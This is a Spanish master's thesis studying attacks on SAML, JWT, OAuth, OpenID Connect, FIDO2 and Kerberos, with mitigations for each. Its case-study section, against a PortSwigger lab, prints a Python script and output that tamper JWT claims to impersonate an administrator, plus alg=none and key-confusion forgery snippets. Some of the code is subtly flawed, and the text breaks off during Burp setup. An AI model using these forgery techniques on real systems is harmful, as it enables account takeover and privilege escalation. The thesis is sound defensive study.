Trabajo Fin de Máster

Máster en Desarrollo Seguro y DevSecOps

# Estudio práctico de las técnicas de ataque a protocolos de autenticación y autorización

Autor:

Lucar Capristano Carrillo

Tutor: Ramón González Gaztelupe

ENIIT INNOVA IT BUSINESS SCHOOL

UCAM Universidad Católica de Murcia

Campus Internacional Ciberseguridad

# Resumen

En el panorama actual de creciente interconexión de sistemas distribuidos y arquitecturas de microservicios, la gestión efectiva de identidades y el control de accesos se han convertido en pilares esenciales para salvaguardar la confidencialidad y la integridad de la información.

Los protocolos de autenticación y autorización como SAML, JWT, OAuth 2.0, OpenID Connect, FIDO2 y Kerberos, desempeñan un rol crítico al establecer los mecanismos a través de los cuales los usuarios y sistemas verifican sus identidades y obtienen permisos para acceder a recursos sensibles.

Este trabajo presenta un estudio práctico y análisis de las técnicas de ataque dirigidas a los principales protocolos de gestión de identidades y accesos (IAM), incluyendo SAML, JWT, OAuth 2.0, OpenID Connect, FIDO2 y Kerberos. Se profundiza en las vulnerabilidades inherentes a estos protocolos, examinando técnicas específicas de ataque como XML Signature Wrapping, Token Recipient Confusion, JWKS Spoofing, Pre-Account Takeover, Identity Provider Confusion, Improper Checksum Validation, Pass The Hast y Pass The Ticket.

## Palabras clave

IAM, autenticación, autorización, vulnerabilidades, SSO, seguridad, protocolos, ataques cibernéticos.

# Abstract

In the current landscape of increasingly interconnected distributed systems and microservices architectures, effective identity management and access control have become essential pillars for safeguarding the confidentiality and integrity of information.

Authentication and authorization protocols such as SAML, JWT, OAuth 2.0, OpenID Connect, FIDO2, and Kerberos play a critical role in establishing the mechanisms through which users and systems verify their identities and obtain permissions to access sensitive resources.

This work presents a practical and comprehensive study of attack techniques targeting the main Identity and Access Management (IAM) protocols, including SAML, JWT, OAuth 2.0, OpenID Connect, FIDO2, and Kerberos. It delves into the inherent vulnerabilities of these protocols, examining specific attack techniques such as XML Signature Wrapping, Token Recipient Confusion, JWKS Spoofing, Pre-Account Takeover, Identity Provider Confusion, Improper Checksum Validation, Pass The Hash, and Pass The Ticket.

# INDICE

# Tabla de Ilustraciones

# 1. Introducción

## 1.1 Contexto y Motivación

La digitalización acelerada de procesos empresariales y gubernamentales, junto con la adopción masiva de arquitecturas distribuidas, ha transformado fundamentalmente el panorama de la seguridad informática contemporánea. Esta transformación digital, acelerada por factores como la pandemia global y la necesidad de operaciones remotas, ha llevado a las organizaciones a migrar hacia infraestructuras más complejas y distribuidas geográficamente.

En este contexto evolutivo, los sistemas de gestión de identidades y accesos (IAM, por sus siglas en inglés) se han posicionado como componentes críticos para garantizar la seguridad de las organizaciones modernas. Estos sistemas no solo gestionan quién tiene acceso a qué recursos, sino que también determinan cuándo, cómo y bajo qué circunstancias se concede dicho acceso.

## 1.2 Justificación del Estudio

Los protocolos de autenticación y autorización constituyen el núcleo fundamental de estos sistemas IAM, estableciendo los mecanismos esenciales para verificar identidades y controlar el acceso a recursos críticos. Sin embargo, la complejidad inherente de estos protocolos, combinada con configuraciones inseguras y errores en la implementación, así como debilidades intrínsecas de los propios protocolos, crean escenarios vulnerables que pueden ser explotados por atacantes maliciosos.

## 1.2 Objetivos del Estudio

**Objetivo General:**

Analizar las vulnerabilidades en los sistemas de gestión de identidades y accesos, con énfasis en los protocolos de autenticación y autorización en arquitecturas distribuidas modernas.

**Objetivos Específicos:**

- Examinar las características técnicas y vulnerabilidades de los principales protocolos IAM.
- Evaluar el impacto de las configuraciones inseguras en la seguridad organizacional.
- Analizar los vectores de ataque más comunes contra sistemas IAM.
- Desarrollar casos de estudio que demuestren la viabilidad de estos ataques en entornos controlados.
- Proponer estrategias de mitigación y mejores prácticas de implementación.

## 1.3 Alcance y Limitaciones

El estudio se centra en los protocolos más ampliamente adoptados en entornos empresariales y gubernamentales, incluyendo SAML 2.0, JSON Web Tokens (JWT), OAuth 2.0, OpenID Connect, FIDO2 y Kerberos. Las técnicas de ataque analizadas han sido seleccionadas por su relevancia práctica y su potencial impacto en la seguridad organizacional.

# 2. Marco Teórico

## 2.1 Fundamentos de la Gestión de Identidades y Accesos (IAM)

### 2.1 Definición y Alcance

La gestión de identidades y accesos (IAM) constituye un marco integral de políticas, tecnologías y procedimientos que permite a las organizaciones gestionar identidades digitales y controlar el acceso a recursos críticos. Según Gartner (2023), IAM abarca cuatro pilares fundamentales: identificación, autenticación, autorización y rendición de cuentas.

La arquitectura IAM moderna se caracteriza por su naturaleza distribuida y federada, donde múltiples proveedores de identidad (Identity Providers - IdP) y proveedores de servicios (Service Providers - SP) colaboran para facilitar experiencias de usuario fluidas mientras mantienen altos estándares de seguridad.

### 2.2 Evolución Histórica

Los sistemas de gestión de identidades y accesos (IAM) han experimentado una transformación progresiva a través de múltiples fases evolutivas. Inicialmente, estos sistemas adoptaron arquitecturas centralizadas básicas que dependían del almacenamiento local de credenciales de usuario. Con el surgimiento de las arquitecturas distribuidas generó demandas por soluciones más avanzadas y complejas, lo que propició la creación de protocolos especializados como Kerberos, seguido posteriormente por el desarrollo de SAML durante los años 2000.

El paradigma de la computación en la nube y la proliferación de servicios web presentaron retos tecnológicos inéditos, estimulando la creación de protocolos más flexibles y eficientes, tales como OAuth 2.0 y OpenID Connect. En tiempos recientes, la creciente demanda por mecanismos de autenticación que prescinden de contraseñas tradicionales ha fomentado la implementación de estándares emergentes como FIDO2/WebAuthn.

## 2.2 Protocolos de Autenticación y Autorización

### 2.2.1 Security Assertion Markup Language (SAML)

SAML es un estándar XML para el intercambio de datos de autenticación y autorización entre dominios de seguridad. Es ampliamente usado en entornos corporativos para Single Sign-On (SSO).

### 2.2.2 JSON Web Tokens (JWT)

JWT es un estándar para la transmisión segura de información entre partes como un objeto JSON compacto y URL-seguro, empleado en OAuth 2.0 y OpenID Connect.




*Ilustración 1: Estructura JSON Web Token (JWT)*

La flexibilidad de JWT lo ha convertido en un componente central de muchas arquitecturas de microservicios, donde su naturaleza stateless facilita la escalabilidad horizontal. Sin embargo, esta misma flexibilidad introduce vectores de ataque únicos que requieren consideración cuidadosa.

### 2.2.3 OAuth 2.0

OAuth 2.0 es un framework de autorización que permite a aplicaciones de terceros obtener acceso limitado a servicios HTTP.

### 2.2.4 OpenID Connect

OpenID Connect es una capa de identidad construida sobre OAuth 2.0, que permite a los clientes verificar la identidad de usuarios finales basándose en la autenticación realizada por un servidor de autorización.

### 2.2.5 FIDO2

FIDO2 comprende el estándar WebAuthn del W3C y el protocolo Client-to-Authenticator (CTAP) de FIDO Alliance, proporcionando autenticación fuerte sin contraseñas mediante criptografía de clave pública.

#### 2.2.6 Kerberos

Kerberos es un protocolo de autenticación de red que utiliza criptografía simétrica para proporcionar autenticación mutua fuerte entre clientes y servidores en redes no seguras.

# 3. Técnicas de Ataque Analizadas

## 3.1 XML Signature Wrapping

### 3.1.1 Descripción del Ataque

El ataque XML Signature Wrapping explota vulnerabilidades en la validación de firmas digitales XML en protocolos basados en XML como SAML. El atacante manipula la estructura del documento XML sin invalidar la firma digital, permitiendo la alteración de contenido crítico.

### 3.1.2 Vector de Ataque

- Intercepción: El atacante intercepta una aserción SAML válida y firmada.
- Clonación: Se crea una copia del elemento firmado original.
- Manipulación: Se modifican los datos críticos en la copia.
- Wrapping: Se encapsula la versión manipulada manteniendo la firma original.
- Inyección: Se reenvía el documento modificado al Service Provider.

### 3.1.3 Impacto y Consecuencias

- Elevación de privilegios no autorizada.
- Suplantación de identidad.
- Bypass de controles de autorización.
- Compromiso de la integridad de datos.

### 3.1.4 Mitigación

- Validar que la firma corresponde exactamente al <Assertion> o elemento esperado (no a otro nodo).
- Usar librerías seguras y actualizadas (ej. Apache Santuario, OpenSAML).
- Rechazar mensajes con IDs duplicados o múltiples Assertion si no son esperados.

- Validar esquema y lógica de negocio (Issuer, Audience, Destination).
- Configurar parsers XML en modo seguro (deshabilitar entidades externas, rechazar contenido.

## 3.2 Token Recipient Confusion

### 3.2.1 Descripción del Ataque

Este ataque explota la falta de validación adecuada del destinatario en tokens de autenticación, permitiendo que un token válido emitido para un servicio sea utilizado fraudulentamente en otro servicio.

### 3.2.2 Vectores de Ataque

- Cross-Service Token Replay: Utilización de tokens entre servicios no relacionados.
- Subdomain Confusion: Explotación de tokens válidos en subdominios incorrectos.
- Protocol Downgrade: Uso de tokens seguros en contextos menos seguros.

### 3.2.3 Mitigación

- Validación de Audiencia (aud), rechazar tokens sin audiencia específica.
- Bound Tokens (Token Binding), Vincular token a certificado cliente, Proof criptográfico del poseedor.
- Scope y Permisos Granulares.
- Verificar iss, sub, TTL corto y refresh tokens.

## 3.3 Allowing the None algorithm

### 3.3.1 Descripción

En algunas implementaciones de JWT (JSON Web Tokens), se aceptaba el algoritmo alg=none en la cabecera. Esto significa que el servidor no verificaba ninguna firma.

### 3.3.2 Vectores de ataque

- Modificación del header JWT: Cambiar el algoritmo de "HS256" o "RS256" a "none".

- Eliminación de la firma: Remover la parte de la firma del token JWT.
- Creación de tokens maliciosos: Generar tokens completamente nuevos sin firma.
- Escalación de privilegios: Modificar claims como roles de usuario o permisos.

#### 3.3.3 Impacto

La falta de validación de token con alg: none permite que atacantes creen tokens no firmados que puedan ser aceptados como válidos.

#### 3.3.4 Mitigación

- Lista blanca de algoritmos: Configurar explícitamente los algoritmos permitidos.
- Rechazo del algoritmo "none": Implementar validación que rechace tokens con alg: "none".
- Configuración segura: Usar bibliotecas JWT con configuraciones seguras por defecto.
- Validación estricta: Verificar siempre la presencia y validez de la firma.

### 3.4 JWKS Spoofing

#### 3.4.1 Descripción

JSON Web Key Set (JWKS) spoofing involucra la manipulación maliciosa del endpoint que proporciona las claves públicas para verificar firmas JWT, permitiendo al atacante controlar el proceso de validación.

#### 3.4.2 Vector de ataque

- DNS Hijacking: Redirección del endpoint JWKS a servidor controlado por el atacante.
- HTTP Parameter Pollution: Manipulación de parámetros para alterar la resolución de claves.
- Algorithm Confusion: Explotación de debilidades en la selección de algoritmos.

#### 3.4.3 Mitigaciones recomendadas

- Implementación de pinning de certificados.
- Validación estricta de algoritmos permitidos.
- Monitoreo continuo de endpoints JWKS.

## 3.5 Pre-Account Takeover

### 3.5.1 Descripción

Pre-Account Takeover explota las vulnerabilidades en el proceso de creación y vinculación de cuentas en sistemas que implementan autenticación federada, permitiendo al atacante obtener control sobre cuentas antes de que sean reclamadas por usuarios legítimos.

### 3.5.2 Vector de ataque

- Email-based Takeover: Registro anticipado con direcciones de correo de usuarios target.
- Social Login Manipulation: Explotación de inconsistencias en mapeo de identidades sociales.
- Identifier Collision: Aprovechamiento de colisiones en identificadores únicos.

### 3.5.3 Mitigación

- Verificación estricta de propiedad del email mediante confirmación obligatorio antes de habilitar la cuenta.
- Enlace único y validado entre cuentas sociales y cuentas locales, evitando que el atacante pueda pre-registrar con la misma identidad.
- Políticas de identidad únicas y no reutilizables, asegurando que identificadores (email, username, federated ID) no puedan colisionar.
- Bloqueo de cuentas huérfanas o no verificadas antes de permitir accesos con proveedores federados.

## 3.6 Identity Provider Confusion

### 3.6.1 Descripción del Ataque

Este ataque explota configuraciones deficientes que permiten la aceptación de aserciones de múltiples Identity Providers sin validación adecuada del origen, facilitando la suplantación de identidad.

### 3.6.2 Vector de ataque

- Configuración de IdP malicioso que emule a un IdP legítimo.
- Manipulación de metadatos SAML para redirigir autenticación.
- Explotación de trust relationships débiles.

### 3.6.3 Mitigación

- Whitelist de IdPs Confiables, rechazar tokens de IdPs no autorizados.
- Validación de Metadatos, firmas digitales, certificados del IdP y cadena de confianza.
- Configuración Segura de Trust.
- Controles de Dominio.
- Verificar aud específico para cada IdP, NotBefore y NotOnOrAfter y verificar formato esperado por IdP.

## 3.7 Improper Checksum Validation

### 3.7.1 Vulnerabilidades en Validación

La validación inadecuada de checksums en protocolos de autenticación puede permitir ataques de manipulación de datos, especialmente en implementaciones que no siguen estrictamente los estándares criptográficos.

### 3.7.2 Casos Específicos

- MAC Stripping: Eliminación de códigos de autenticación de mensajes.
- Timing Attacks: Explotación de diferencias temporales en validación.
- Collision Attacks: Aprovechamiento de colisiones criptográficas.

### 3.7.3 Mitigación

- Validación MAC Obligatoria, rechazar mensajes sin código de autenticación.
- Prevención de Timing Attacks, usar funciones que no revelen información por tiempo.
- Protección contra Colisiones, usar aloritmos modernos (SHA-256, SHA-3, BLAKE2), preventivamente usar valores aleatorios.

- Implementación robusta, validar siempre tamaños y formatos antes de procesar y limpiar datos sensibles de la memoria.
- Configuración segura. Rotar claves de MAC, para la generación de claves usar generadores criptográficos.
- Aplicar Rate limiting para limitar intentos de validación por IP/usuario.

## 3.8 Pass The Hash

### 3.8.1 Descripción

Pass-the-Hash es una técnica de ataque que permite a un atacante autenticarse en sistemas remotos usando el hash NTLM de una contraseña sin necesidad de conocer la contraseña en texto plano. Explota la forma en que Windows maneja la autenticación NTLM, donde el hash de la contraseña es suficiente para la autenticación.

### 3.8.2 Vector de Ataque

- Extracción de hashes: Obtener hashes NTLM de memoria, registro SAM, o volcados de LSASS.
- Lateral movement: Usar hashes capturados para moverse entre sistemas.
- Privilege escalation: Usar hashes de cuentas administrativas para elevar privilegios.
- Credential harvesting: Recolectar hashes de múltiples sistemas comprometidos.
- Golden ticket: Crear tickets Kerberos falsos usando hashes de KRBTGT.

### 3.8.3 Mitigación

- Credential Guard: Habilitar Windows Defender Credential Guard.
- Privilegios mínimos: Reducir cuentas con privilegios administrativos locales.
- LAPS (Local Administrator Password Solution): Contraseñas únicas para cuentas locales.
- Network segmentation: Microsegmentación para limitar lateral movement.
- Monitoring: Detectar uso anómalo de credenciales.
- Regular password rotation: Rotación frecuente de contraseñas de cuentas privilegiadas.

### 3.9 Pass The Ticket

#### 3.9.1 Contexto en Kerberos

Pass The Ticket es una técnica específica contra Kerberos que permite a un atacante utilizar tickets válidos interceptados para obtener acceso no autorizado a recursos sin conocimiento de credenciales.

#### 3.9.2 Vector de ataque

El atacante extrae y reutiliza tickets Kerberos válidos desde la memoria o caché de un sistema comprometido.

- Credential Harvesting: Obtención de tickets desde memoria o caché.
- Ticket Injection: Inyección de tickets en sesión del atacante.
- Service Access: Utilización de tickets para acceso no autorizado.

#### 3.9.2 Mitigacion

- Rotación de KRBTGT: Rotar regularmente la cuenta KRBTGT (doble rotación).
- Ticket lifetime: Reducir tiempo de vida de tickets Kerberos.
- Advanced Audit Policy: Habilitar auditoría detallada de Kerberos.
- Privileged Access Workstations (PAW): Estaciones dedicadas para administración.
- Just Enough Administration (JEA): Permisos mínimos necesarios.
- Behavioral analysis: Detectar patrones anómalos de uso de tickets.

# 4. Metodología Experimental

El estudio se desarrolló en un entorno controlado de laboratorio.

## 4.1 Entorno de Pruebas

- Se estableció un laboratorio controlado que incluye:
- Infraestructura Local y Virtualizada: VirtualBox y contenedores Docker.
- Herramientas de Análisis: Burp Suite, OWASP ZAP y HTTP Toolkit.
- Frameworks de Testing: Scripts en Python personalizados, Postman.

- Escenarios reproducidos: despliegue de IdPs y SPs simulados con Keycloak, Shibboleth y Active Directory.
- Monitoreo: ELK Stack para análisis de logs.

# 5. Resultados y Análisis

El estudio práctico permitió identificar que la mayoría de ataques no derivan de fallos inherentes a los protocolos, sino de implementaciones inseguras, configuraciones débiles o validaciones incompletas o ausentes.

Entre los hallazgos más relevantes se puede destacar:

- Los ataques XML Signature Wrapping y JWKS Spoofing resultan críticos en despliegues mal configurados.
- Pass The Ticket sigue siendo uno de los vectores más explotados en entornos corporativos.
- Las aplicaciones web modernas presentan riesgos crecientes de Pre-Account Takeover, especialmente en servicios en la nube.

# 6. Contramedidas y Recomendaciones

## 6.1 Mejores Prácticas por Protocolo

### 6.1.1 SAML

- Implementar validación estricta de estructura XML.
- Utilizar bibliotecas actualizadas y mantenidas.
- Configurar validación de certificados robusta.
- Implementar timeouts apropiados para aserciones.

### 6.1.2 JWT

- Evitar el uso del algoritmo “none”.
- Implementar validación estricta de todos los claims.
- Utilizar algoritmos asimétricos para firma.
- Implementar rotación regular de claves (refresh token).

### 6.1.3 OAuth 2.0

- Validar estrictamente redirect_uri.
- Implementar PKCE para clientes públicos.

- Utilizar short-lived access tokens.
- Implementar scope validation apropiada.

## 6.2 Estrategias de Defensa en Profundidad

### 6.2.1 Nivel de Red

- Implementación de Web Application Firewalls (WAF).
- Monitoreo de tráfico anómalo.
- Segmentación de red apropiada.
- Rate limiting.

### 6.2.2 Nivel de Aplicación

- Input validation robusta.
- Output encoding apropiado.
- Session management seguro.
- Logging y auditoría comprehensivos.

### 6.2.3 Nivel de Infraestructura

- Hardening de servidores.
- Gestión de parches actualizada.
- Monitoreo de integridad.
- Backup y recovery procedures.

# 7. Demostración: Casos de Estudio

A continuación, se muestran algunos casos de estudio detallados, además de ello en el siguiente repositorio de GitHub se podrá encontrar más casos de prueba realizados y scripts. https://github.com/lucar-capristano/tfm-devsecops.git

## 7.1 Caso de Estudio 1: Token Recipient Confusion

### 7.1.1 Diagrama de flujo del funcionamiento




*Ilustración 2: Diagrama de flujo del funcionamiento del caso de estudio*

7.1.2 Script “jwt_modifier_claims.py” ubicado en el repositorio.

jwt_modifier_claims.py

tfm > jwt_modifier_claims.py > ...

```python
# Token original válido
token = 'eyJraWQiOiJhYmY3YTcwMi1iOGNlLTQ5ODUtYTY3ZS1hN2UyYjM4YTk4YjkiLCJhbGciOiJSUzI1NiJ9
exp_time = 86400 #24 horas = 86400 segundos

# Decodificar el token (sin verificar firma)
payload = jwt.decode(token, options={"verify_signature": False})
print(f"Token original decodificado: {payload}\n")

# Extraer las partes del token
header, payload_str, signature = token.split('.')

# Decodificar el payload
decoded_payload = base64.urlsafe_b64decode(payload_str + '=' * (-len(payload_str) % 4))
payload_dict = json.loads(decoded_payload.decode())

# Ampliar el tiempo de expiración
new_exp_time = int(time.time()) + exp_time
payload_dict['exp'] = new_exp_time

payload_dict['alg'] = 'none'
# Modificar el usuario a otro con que mayor previlegio
payload_dict['sub'] = 'administrator'

# Agregar nuevos claims al token
payload_dict['role'] = 'admin'
payload_dict['email'] = 'cp0001@yopmail.com'


print(f"Payload modificado: {payload_dict}\n")
```

```python
print(f"Payload modificado: {payload_dict}\n")

# Convertir el payload modificado a JSON y luego a base64
modified_payload_json = json.dumps(payload_dict).encode()
modified_payload_b64 = base64.urlsafe_b64encode(modified_payload_json).rstrip(b'=').decode()

# Generar el nuevo token modificado
modified_token = f"{header}.{modified_payload_b64}.{signature}"
print(f"Token modificado: {modified_token}\n")

# Verificar que el token modificado sea válido
try:
    decoded_modified = jwt.decode(modified_token, options={"verify_signature": False})
    print(f"Token modificado decodificado: {decoded_modified}")
except jwt.InvalidTokenError as e:
    print(f"Error : {e}")
```

*Ilustración 3: Código fuente de la herramienta desarrollado en Python*

Análisis del código paso a paso:

- Toma un token JWT válido existente y decodifica sin verificar la firma digital para examinar su contenido.

- Muestra el payload original
- Divide el token en sus tres partes: header, payload y signature
  Los tokens JWT tienen formato header.payload.signature
- Decodifica la parte del payload desde base64.
- Lo convierte a un diccionario de Python para poder modificarlo.
- Extiende la expiración: Cambia el campo exp para que el token dure 24 horas más.
- Cambia el usuario: Modifica sub de "wiener" a "administrator".
- Agrega algoritmo: Establece alg como 'none' (esto es problemático).
- Añade privilegios: Agrega campos role: 'admin' y email.
- Convierte el payload modificado de vuelta a base64.
- Mantiene el header y signature originales.
- Crea un nuevo token con el payload alterado.
- Intenta decodificar el token modificado para confirmar que es válido sintácticamente.

Importante: Este script funciona cuando el servidor destino no verifica la firma del token, caso contrario no será efectivo a menos que se posea la clave secreta para generar una firma válida.

### 7.1.3 Resultados

```
PS F:\DevSecOps\3DaEdicion\TFM\md> & E:/Users/Lucar/AppData/Local/Programs/Python/Python312/python.exe f:/DevSecOps/3DaEdicion/TFM/md/tfm/jwt_modifier_claims.
py
Token original decodificado: {'iss': 'portswigger', 'exp': 1756604605, 'sub': 'wiener'}

Payload modificado: {'iss': 'portswigger', 'exp': 1756750456, 'sub': 'administrator', 'alg': 'none', 'role': 'admin', 'email': 'cp0001@yopmail.com'}

Token modificado: eyJraWQiOiJhYmY3YTcwMi1iOGNlLTQ5ODUtYTY3ZS1hN2UyYjM4YTk4YjkiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAicG9ydHN3aWdnZXIiLCAiZXhwIjogMTc1Njc1MDQ1NiwgInN
1YiI6ICJhZG1pbmlzdHJhdG9yIiwgImFsZyI6ICJub25lIiwgInJvbGUiOiAiYWRtaW4iLCAiZW1haWwiOiAiY3AwMDAxQHlvcG1haWwuY29tIn0.hcVsnVNuBrNRARzqrArP4AW2oRRalJktMAmqiwcCcKa5l
D74sOMqxgZoW0JpcbzHxwLjsH-l-LfS-qDORY8DAM9l8wcUii8QYJNDcsoltifUzU_xyRzookd9tGozmW7FzNCt1yT46jbFX-u2E-KGVrzN8Hfa6daTHZVbeh0Il-OqR0eKcbPxeUM7smQpBorxbprUzCGruuC
FWSeUuTRrbSgE3cbAdjSV8t6J9alsb8CSBDWeBOgniR8fDuiz-irYk4yDsgwo8984pFHJpwFjA43ZpL5iymRIm_urnja6wqTe6xILvwL5riP5f_qScOrlkFUvumnD62a9wBh36U-zjQ

Token modificado decodificado: {'iss': 'portswigger', 'exp': 1756750456, 'sub': 'administrator', 'alg': 'none', 'role': 'admin', 'email': 'cp0001@yopmail.com'
}
PS F:\DevSecOps\3DaEdicion\TFM\md>
```

*Ilustración 4: Resultados de la ejecución*

## 7.2 Caso de Estudio 2: Allowing the None algorithm

### 7.2.1 Identificación de vulnerabilidad

- Algoritmo none: Si el servidor acepta tokens con "alg": "none", es posible falsificar un JWT eliminando la firma.
- Confusión de claves: Si el servidor acepta tokens firmados con la clave pública, un atacante puede firmar sus propios tokens, al tener acceso a la clave pública.

### 7.2.2 Explotación

Confusión de Algoritmos (Algoritmo "none")

```
# Token original válido
header = '{"alg":"HS256","typ":"JWT"}'
payload = '{"user":"admin","role":"user"}'
signature = ...  # Firma válida

# Token modificado explotando vulnerabilidad
malicious_header = '{"alg":"none","typ":"JWT"}'  # Cambiado a "none"
malicious_payload = '{"user":"admin","role":"admin"}'  # Privilegios elevados
malicious_signature = ''  # Sin firma
```

*Ilustración 5: Alteración del algoritmo del token JWT*

Explotación con Clave Pública

```
# Si el servidor espera RS256 pero es vulnerable a confusión de algoritmos
# Un atacante puede crear un token firmado con HS256 usando la clave pública RSA

public_key = """-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A...
-----END PUBLIC KEY-----"""

# Firmar token con HS256 usando la clave pública como secreto
malicious_token = jwt.encode(
    {"user": "admin", "role": "admin"},
    public_key,
    algorithm="HS256"
)
```

*Ilustración 6: Explotación usando la clave pública*

### 7.2.3 Pasos para ejecutar en la herramienta Burp

- Configurar el proxy en Burp




*Ilustración 7: Configuración del proxy*

- Instalar certificado, para que no tener inconvenientes al navegar en las páginas con https.

